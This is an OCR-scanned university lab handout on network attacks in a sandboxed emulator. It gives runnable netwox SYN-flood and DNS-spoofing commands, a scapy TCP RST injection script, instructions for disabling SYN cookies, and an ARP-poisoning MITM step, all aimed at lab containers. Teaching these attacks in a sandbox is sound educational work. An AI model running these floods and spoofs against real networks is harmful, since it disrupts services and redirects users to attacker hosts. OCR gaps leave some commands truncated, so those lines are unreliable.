1. Environment Setup


Since CORE Emula stalling new network tools in nodes or connecting to Internet, we will us ers to mimic virtual machines and enable Internet connection via CO e have provided you the updated VM machine, FIT3031_Student.ov ools needed for this lab. Please download and import the machine to y following the previous material FIT3031-Lab1-Environment-Setup.

1.1. Adapter Setup

In this section, we will be connecting the core network emulations to VM and to Internet. To make this work, we will create two network interfaces for the VM. The first adapter is NAT Network adapter. It is used to connect the VM's interface to the Internet. The second adapter is NAT which is used to connect CORE configurations to Internet.


These changes should be better done while your VM is shutdown to avoid file system errors during the changes on VM's Ubuntu OS.

Step 1: From VirtualBox's menu, open **Preferences** -> **Network** tab




Step 2: Add a new **NatNetwork** by clicking on a NIC icon with a green plus.

Step 3: Click on the NIC icon with an orange cog to edit that newly created NatNetwork as below.




Step 4: Go to **settings** of the virtual machine:



Step 5: Set Adapter 1 as NAT Network (**NatNetworkCore**) with **Promiscuous** mode **allowed**.

Step 6: Set Adapter 2 as **NAT** as in below figure



Step 7: Turn on the VM

1.2. Containers Setup

The containers are already installed in the VM and networked with the CORE. In our network, we have three containers named ***SERVER***, ***CLIENT***, and ***ATTACKER***. In this lab, we will use ***CLIENT*** to connect to services in ***SERVER.*** Then, we use ***ATTACKER*** to attack them. To start the containers,

Step 1: Open **THREE** different terminals and run following commands:

Terminal #1. The following command will start the ***ATTACKER*** container and give you shell access to the ***ATTACKER*** with "root" user:

```
$sudo lxc exec attacker -- bash
```

Terminal #2. The following command will start the ***SERVER*** container and the second will give you shell access to the ***SERVER*** with "root" user:

```
$sudo lxc exec server -- bash
```

Terminal #3. The first will start the ***CLIENT*** container and the second will give you shell access to the "root" user).

```
$sudo lxc exec
```

Step 2: Open file **F** LE Emulator from Desktop. The container ***SERVER***, ***CLIENT*** and ***ATTA*** d to "veth1", "veth0" and "veth2" respectively in the **FIT3031.imn** CORE.

Step 3: Start the CORE session.


Step 4: Go to the terminals of these containers and ping "Gateway" (in CORE) and also try pinging "www.google.com" to make sure that network is configured properly to all the containers. If you're not able to ping it, double check your adapter configuration and restart CORE/VM.

2.TCP Attacks

In this task, we will explore SYN flood and RST (reset) attacks.

2.1 SYN Flood Attacks

SYN flood is a form of DoS attack in which attackers send many SYN requests to a victim's TCP port, but the attackers have no intention to finish the 3-way handshake procedure. Attackers either use spoofed IP address or do not continue the procedure. Through this attack, attackers can flood the victim's queue that is used for half-opened connections, i.e. the connections that has finished SYN, SYN-ACK, but has not yet got a final ACK back. When this queue is full, the victim cannot take any more connection.




The size of the queue has a system-wide setting. In Linux, we can check the system queue size setting using the following command:

```
$sysctl -q net.ipv4.tcp_max_syn_backlog
```

We can use comma to check the usage of the queue, i.e., the number of half opened connect listening port. The state for such connections is SYN-RECV. If the 3-w finished, the state of the connections will be ESTABLISHED.

Start Wireshark on e



We will use "netwox" (a tool for spoofing tcp/udp packets), to attack server with SYN FLOOD (tool 76). First, run the following on the ***SERVER*** **terminal**:

```
$netstat -antup
```

Run the following command on ***ATTACKER*** **terminal** for syn flooding on port 23 at **server**.

```
$ sudo netwox 76 -i 10.4.1.15 -p 23 -s raw
```

Run "netstat -antup" and you will see half opened tcp connections.

```
root@server:/home/client# netstat -antup
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
364/sshd
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
2793/xinetd
tcp        0      0 10.4.1.15:23            204.165.23.92:6249      SYN_RECV
-
tcp        0      0 10.4.1.15:23            82.99.173.138:54740     SYN_RECV
-
tcp        0      0 10.4.1.15:23            96.159.234.163:20023    SYN_RECV
-
tcp        0      0 10.4.1.15:23            112.185.170.31:48766    SYN_RECV
-
tcp        0      0 10.4.1.15:23            80.190.11.41:13439      SYN_RECV
-
tcp        0      0 10.4.1.15:23            189.194.126.102:29272   SYN_RECV
-
tcp        0      0 10.4.1.15:23            218.101.245.190:60259   SYN_RECV
```

From ***CLIENT*** **terminal,** can you telnet to server, and is it successful?

The Linux kernel has a built-in SYN cookies option which protects the system from SYN flooding attack. You need to first disable SYN cookie. You can use the sysctl command to turn

on/off the SYN cookie mechanism.

```
$sysctl -a | grep cookie (Display the SYN cookie flag)
$sudo sysctl -w                cookies=0 (turn off SYN cookie)
$sudo sysctl -w                cookies=1 (turn on SYN cookie)
```

Try attacks with cou N and OFF and try connecting telnet to server. You should be able to tel syn flooding) to the srever from client when the syncookie=1.

Then, you can try to analyse packets in Wireshark.


2.2 TCP RST Attacks

The objective of this task is to launch a TCP RST attack to break an existing telnet connection between client and server.

Start Wireshark on Gateway on **eth1**.

Connect telnet from ***CLIENT*** to ***SERVER***, username and password are the same ”client”**.**

In Wireshark, click on the last packet sent to ***SERVER***, now right click on “Transmission Control Protocol” and uncheck the “Relative Sequence Numbers”:



Note the “Next Sequence number” in the “Transmission Control Protocol” panel (it can be seen in above screenshot). Attacker will use this sequence number for sending the next packet.

We will use **scapy**, a python-based packet generator, for spoofing the packets. The following code will send a RST packet, run this from **attacker terminal.** *(You can get source and dst ports from Wireshark capture)*

```
#!/usr/bin/python3
import sys
from scapy.all

print("sending
IPLayer = IP (                    dst = "10.4.1.15")
TCPLayer = TCP                    dport=23, flags="R", seq=506005543)
pkt=IPLayer/TC
ls(pkt)
send(pkt,verbo
```

```
root@attacker:~# python3 reste.py
sending reset packet…
version    : BitField (4 bits)                = 4               (4)
ihl        : BitField (4 bits)                = None            (None)
tos        : XByteField                       = 0               (0)
len        : ShortField                       = None            (None)
id         : ShortField                       = 1               (1)
flags      : FlagsField (3 bits)              = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField (13 bits)               = 0               (0)
```




```
root@client:~# telnet 10.4.1.15
Trying 10.4.1.15...
Connected to 10.4.1.15.
Escape character is '^]'.
Ubuntu 16.04.6 LTS
server login: client
Password:
Last login: Sat Aug 17 12:09:55 UTC 2019 from 10.4.0.2 on pts/0
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-43-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

2 packages can be updated.
0 updates are security updates.

New release '18.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


client@server:~$ Connection closed by foreign host.
root@client:~#
```

3. Local DNS Attacks

DNS (Domain Nam[illegible]nternet's phone book. It translates hostnames to IP addresses and vice v[illegible]n is often done through DNS resolution configured at DNS server. DNS at[illegible]late this resolution process with an intent to misdirect users to alternative a[illegible]tions (i.e. attacker's machine).

In this task, we onl[illegible]NS attacks that mean the attacker is located in the same LAN networ[illegible]er.

Assumption:
For DNS attack, attacker needs to be in same LAN as DNS server; to do that, we may need to add a hub or similar device and get another container for attacker. To minimise the configuration, we assume that attacker is on the same machine as server is i.e., we will open two terminals on ***SERVER,*** one for server itself and another for attacker, hope it makes sense, please discuss with your tutor for more clarification. Our lab task configuration can be presented as below.



In details, we will explore the direct spoofing and cache poisoning attacks in the scope of Local DNS attacks by using both *netwox* and *scapy* tools.

The current ***SERVER*** container in the VM we provided to you has been installed BIND 9 DNS software with all the configuration needed. You do not need to install anything else. BIND (Berkeley Internet Name Domain) is the most widely used DNS server software that provides many different DNS services. The latest version is BIND 9, which was first released in 2000 with many builds later. Typical services are:

- Caching server: Finding the answer to name queries and remember the answer for the next query. The cache is only reset when we flush it.
- Primary and Secondary Master servers: Providing DNS resolution in tiers if the primary server cannot resolve the domain name queries.

Step 1: Open the core simulation, browsing to the **FIT3031.imn** in the Desktop folder of the VM and **start** the simulation.

Step 2: Open a terminal to access to the ***SERVER*** with "root" user.
*This terminal is called as **Terminal #1**.*

```
$sudo lxc exec server -- bash
```

Step 3: Double check the DNS configuration in the ***SERVER*** on the ***Terminal #1***.

```
#sudo nano /et                    nf.options
```

Then you will see th   on with:

```
 GNU nano 2.5.3                              File: /etc/bind/named.conf.options

options {
        directory "/var/cache/bind";

        // If there is a firewall between you and nameservers you want
        // to talk to, you may need to fix the firewall to allow multiple
        // ports to talk.  See http://www.kb.cert.org/vuls/id/800113

        // If your ISP provided one or more IP addresses for stable
        // nameservers, you probably want to use them as forwarders.
        // Uncomment the following block, and insert the addresses replacing
        // the all-0's placeholder.
        recursion yes;
        allow-recursion {any;};
        forwarders {
                8.8.8.8;
                8.8.4.4;
        };

        //========================================================================
        // If BIND logs error messages about the root key being expired,
        // you will need to update your keys.  See https://www.isc.org/bind-keys
        //========================================================================
        // dnssec-validation auto;
        dnssec-enable no;
        dump-file "/var/cache/bind/dump.db";
        auth-nxdomain no;    # conform to RFC1035
        listen-on-v6 { any; };
};
```


- You can see that the current configuration has commented the *dnssec-validation* and disabled *dns security*.
- The current forwarders of our DNS server are Google DNS servers 8.8.8.8 and 8.8.4.4 in case our primary DNS server (10.4.1.15) cannot resolve the name query.
- The DNS's cache database is located in the path "/var/cache/bind/dump.db"
- You can return to the terminal by stopping the *nano* utility by using ^X *(Ctrl + X)*

Step 4: Double check the zone entries of DNS server in the ***SERVER*** on the ***Terminal #1***.

```
#sudo nano /etc/bind/named.conf
```

Then you will see the current configuration with:

```
GNU nano 2.5.3                                    File: /etc/bind

// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "example.com" {
        type master;
        file "/etc/bind/example.com.db";
        };

zone "2.0.10.in-add.arpa" {
        type master;
        file "/etc/bind/10.0.2.db";
        };
```


- The first zone is for forward lookup (from hostname to IP). The content of this zone is defined in the "/etc/bind/example.com.db" zone file.

- The second zone is for a reverse DNS lookup (from IP to hostname) for the example.com domain. The file name is located in "/etc/bind/10.0.2.db"

- You can return to the terminal by stopping the *nano* utility by using ^X *(Ctrl + X)*

Step 5: You may want to review these zone files by using the following commands.


```
#sudo nano /etc/bind/example.com.db
```

```
GNU nano 2.5.3                                    File: /etc/bind/example.com.db

$TTL 3D
@       IN      SOA     ns.example.com. admin.example.com. (
                        2008111001
                        8H
                        2H
                        4W
                        1D)

@       IN      NS      ns.example.com.
@       IN      MX      10 mail.example.com

www     IN      A       10.0.2.101
mail    IN      A       10.0.2.102
ns      IN      A       10.0.2.10
*.example.com.  IN      A       10.0.2.100
```

- We can see that www.example.com will map to the IP 10.0.2.101.

- You can return to the terminal by stopping the *nano* utility by using ^X *(Ctrl + X)*

Step 6: (Optional) If you make any change in step 3 or 4 or 5, you need to restart BIND 9 by using the following command.

```
#sudo systemct
```

Step 7: Double chec t name of ***SERVER*** by using the following command to confirn eth0.

```
#ifconfig
```

```
root@server:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:16:3e:80:d7:5c
          inet addr:10.4.0.15  Bcast:10.4.0.255  Mask:255.255.255.0
          inet6 addr: fe80::216:3eff:fe80:d75c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1989 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1903 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5988799 (5.6 MB)  TX bytes:110847 (110.8 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:48 errors:0 dropped:0 overruns:0 frame:0
          TX packets:48 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4113 (4.1 KB)  TX bytes:4113 (4.1 KB)

root@server:~#
```


Step 8: Open another terminal to access to the ***CLIENT*** with "root" user.
*This terminal is called as **Terminal #2**.*

```
$sudo lxc exec client -- bash
```

Step 9: Double check the IP and Ethernet name of ***CLIENT*** on the ***Terminal #2*** by using the ifconfig command to confirm its IP 10.4.0.2 and eth0.

Step 10: Double check the DNS server configuration from *CLIENT* on the *Terminal #2*. This aims to make sure we already configure the DNS server of the client to be the ***SERVER***'s IP.


```
root@client:~# sudo nano /etc/resolvconf/resolv.conf.d/head
```



```
GNU nano 2.5.3 File: /etc/resolvconf/resolv.conf.d/head

# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 10.4.1.15
```


You can return to the terminal by stopping the *nano* utility by using ^X *(Ctrl + X)*

Step 11: (Optional) If you make any change in the Step 10 and wish to apply the change, you need to restart the client's network **by using following command**

```
root@client:~# sudo resolvconf -u
```

```
root@client:~# /etc/init.d/networking restart
```

Step 12: Verify the DNS mapping when querying the IP of the domain www.example.com. We do this step from the ***CLIENT*** on the ***Terminal #2***.

```
root@client:~# dig www.example.com
```

```
root@client:~# dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 53647
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       10.0.2.101

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         259200  IN      A       10.0.2.10

;; Query time: 10 msec
;; SERVER: 10.4.1.15#53(10.4.1.15)
;; WHEN: Fri Sep 06 03:40:31 UTC 2019
;; MSG SIZE  rcvd: 93
```


We can see that when ***CLIENT*** types the dig command, the ***CLIENT****'s* machine will issue a DNS query to find out the IP address of this website. Since we already configured the IP for this domain in step 5, it returns 10.0.2.101 in the ANSWER SECTION.

Step 13: Continue to dig another domain that has not been configured in the local DNS server. We do this step from the ***CLIENT*** on the ***Terminal #2***.

```
root@client:~# dig www.example.net
```


```
root@client:~# dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 31992
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 13, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        11318   IN      A       93.184.216.34

;; AUTHORITY SECTION:
.                       213336  IN      NS      a.root-servers.net.
.                       213336  IN      NS      f.root-servers.net.
.                       213336  IN      NS      e.root-servers.net.
.                       213336  IN      NS      k.root-servers.net.
.                       213336  IN      NS      b.root-servers.net.
.                       213336  IN      NS      h.root-servers.net.
.                       213336  IN      NS      c.root-servers.net.
.                       213336  IN      NS      g.root-servers.net.
.                       213336  IN      NS      d.root-servers.net.
.                       213336  IN      NS      m.root-servers.net.
.                       213336  IN      NS      j.root-servers.net.
.                       213336  IN      NS      i.root-servers.net.
.                       213336  IN      NS      l.root-servers.net.

;; Query time: 17 msec
;; SERVER: 10.4.1.15#53(10.4.1.15)
;; WHEN: Fri Sep 06 03:51:48 UTC 2019
;; MSG SIZE  rcvd: 268
```

Since we have not configured the hostname www.example.net, the local DNS server will ask the secondary DNS that we configured in Step 3 (i.e. Google DNS). Eventually, it finds out the public IP address of 21.34, in the ANSWER SECTION.

You can track the n on by using Wireshark to verify your observation.

3.1 Directly Sp e to User with Netwox

In this attack, we target the DNS queries from the ***CLIENT**'s* machine (10.4.0.2). In our forged reply, we will map www.example.net to one of our attacker's machine (10.0.0.2), instead of returning the correct result (93.184.21.34).



Before following next steps, you need to ensure your CORE simulation is still running.

Step 1: Open a new terminal to simulate the attacker ***ATTACKER'.***
*This terminal is called as **Terminal #3**.*

Please note that we type exactly the following command to assume and ensure the ***ATTACKER'* is on the same LAN network with the *SERVER.***

```
$sudo lxc exec server -- bash
```

In short, we have opened three terminals. The ***SERVER*** is on the ***Terminal** #1*. The ***CLIENT*** is on the ***Terminal #2***, and the ***ATTACKER'*** is on the ***Terminal #3***.

Step 2: Flush the DNS cache db in the ***SERVER*** on the ***Terminal** #1* to ensure all the previously cached DNS results are deleted.

```
root@server:~# sudo rndc flush
```

Step 3: We run the netwox tool on the ***ATTACKER'*** (***Terminal #3***) to sniff the DNS query package from the ***CLIENT*** and responds with a forged DNS respond package.

```
sudo netwox 105 --hostname "www.example.net" --hostnameip 10.0.0.2
--authns "ns.example.net" --authnsip 10.0.0.3 --filter "src host
10.4.0.2" --ttl 19000 --spoofip raw
```

In the above comma r DNS spoofing. Hostnamip is the IP of the malicious server, authns and a upon the attacker's intention. Filter option is to filter the DNS query pack m-client. Ttl is time-to-live.

Step 4: We then dig rom the ***CLIENT*** (***Terminal #2***).

```
dig www.example.net
```


If you are lucky, you will see that the DNS result in this terminal shows the IP address of the malicious attacker 10.0.0.2. **If you cannot see the following result 10.0.0.2, instead of 93.184.216.34, just keep repeating the steps 2 and 4 again.** The reason for this is because ***CLIENT*** receives the two different responses from ***SERVER*** and ***ATTACKER'***. It depends on which packet comes back to ***CLIENT*** first.


```
root@client:~# dig www.example.net

; <<>> DiG 9.11.3-1ft4 Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 13224
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        19000   IN      A       10.0.0.2

;; AUTHORITY SECTION:
ns.example.net.         19000   IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
ns.example.net.         19000   IN      A       10.0.0.3

;; Query time: 21 msec
;; SERVER: 10.4.1.15#53(10.4.1.15)
;; WHEN: Fri Sep 06 04:39:18 UTC 2019
;; MSG SIZE  rcvd: 88
```

In addition, if the attack works, the ***Terminal #3*** of ***ATTACKER'*** also shows that it has sniffed the packet and answer with a forged reply. You may want to stop netwox by using **^C.**

```
root@server:~# sudo netwox 105 --hostname "www.example.net" --hostnameip 10.0.0.
2 --authns "ns.example.net" --authnsip 10.0.0.3 --filter "src host 10.4.0.2" --t
tl 19000 --spoofip raw
DNS question
| id=13224  rcode=OK            opcode=QUERY
| aa=0 tr=0 rd=1 ra=0  quest=1  answer=0  auth=0  add=1
| www.example.net. A
| . OPT UDPpl=4096 errcode=0 v=0 ...
|
DNS answer
| id=13224  rcode=OK            opcode=QUERY
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1
| www.example.net. A
| www.example.net. A 19000 10.0.0.2
| ns.example.net. NS 19000 ns.example.net.
| ns.example.net. A 19000 10.0.0.3
|
```

3.2 Directly Spoofing Response to User with Scapy

In this section, we w[illegible]olish the man-in-the-middle (mitm) attack and deploy sniffing and spoofin[illegible]itm by using scapy, instead of netwox.

Before following ne[illegible]o ensure that your CORE simulation is still running. We still assume that [illegible]running on ***Terminal #3***. It is just as another terminal of ***SERVER*** contain[illegible]


In short, we have opened three terminals. The ***SERVER*** is on the ***Terminal #1***. The ***CLIENT*** is on the ***Terminal #2***, and the ***ATTACKER'*** is on the ***Terminal #3***.

Step 1: Flush the DNS cache db in the ***SERVER*** on the ***Terminal #1*** to ensure all the previously cached DNS results are deleted.


```
root@server:~# sudo rndc flush
```


Step 2: We will run MITM here, the attacker will do an ARP poison attack, he will broadcast his MAC address pretending to be DNS server. You can run Wireshark to see how these packets look like. On ***Terminal #3***, use python3 to execute the *mitm_dns.py*. Please note that this file has been already stored in your VM. Hence, just give it a run and type exactly the following configuration information.


```
root@server:~# python3 mitm_dns.py
```



Step 3: Open a new terminal from ***SERVER*** and this terminal is called as ***Terminal #4***. Then, execute the *sniff_dns.py*. This script just simply tracks the DNS query sent from ***CLIENT*** to ***SERVER***.

```
$sudo lxc exec server -- bash
```



Step 4: We then dig www.example.net from the ***CLIENT*** (***Terminal #2***) again.

```
dig www.example.net
```



```
root@client:~# dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 55473
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 13, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        17649   IN      A       93.184.216.34

;; AUTHORITY SECTION:
.                       197349  IN      NS      l.root-servers.net.
.                       197349  IN      NS      d.root-servers.net.
.                       197349  IN      NS      g.root-servers.net.
.                       197349  IN      NS      e.root-servers.net.
.                       197349  IN      NS      h.root-servers.net.
.                       197349  IN      NS      m.root-servers.net.
.                       197349  IN      NS      i.root-servers.net.
.                       197349  IN      NS      a.root-servers.net.
.                       197349  IN      NS      j.root-servers.net.
.                       197349  IN      NS      k.root-servers.net.
.                       197349  IN      NS      c.root-servers.net.
.                       197349  IN      NS      f.root-servers.net.
.                       197349  IN      NS      b.root-servers.net.

;; Query time: 5 msec
;; SERVER: 10.4.1.15#53(10.4.1.15)
;; WHEN: Fri Sep 06 05:45:08 UTC 2019
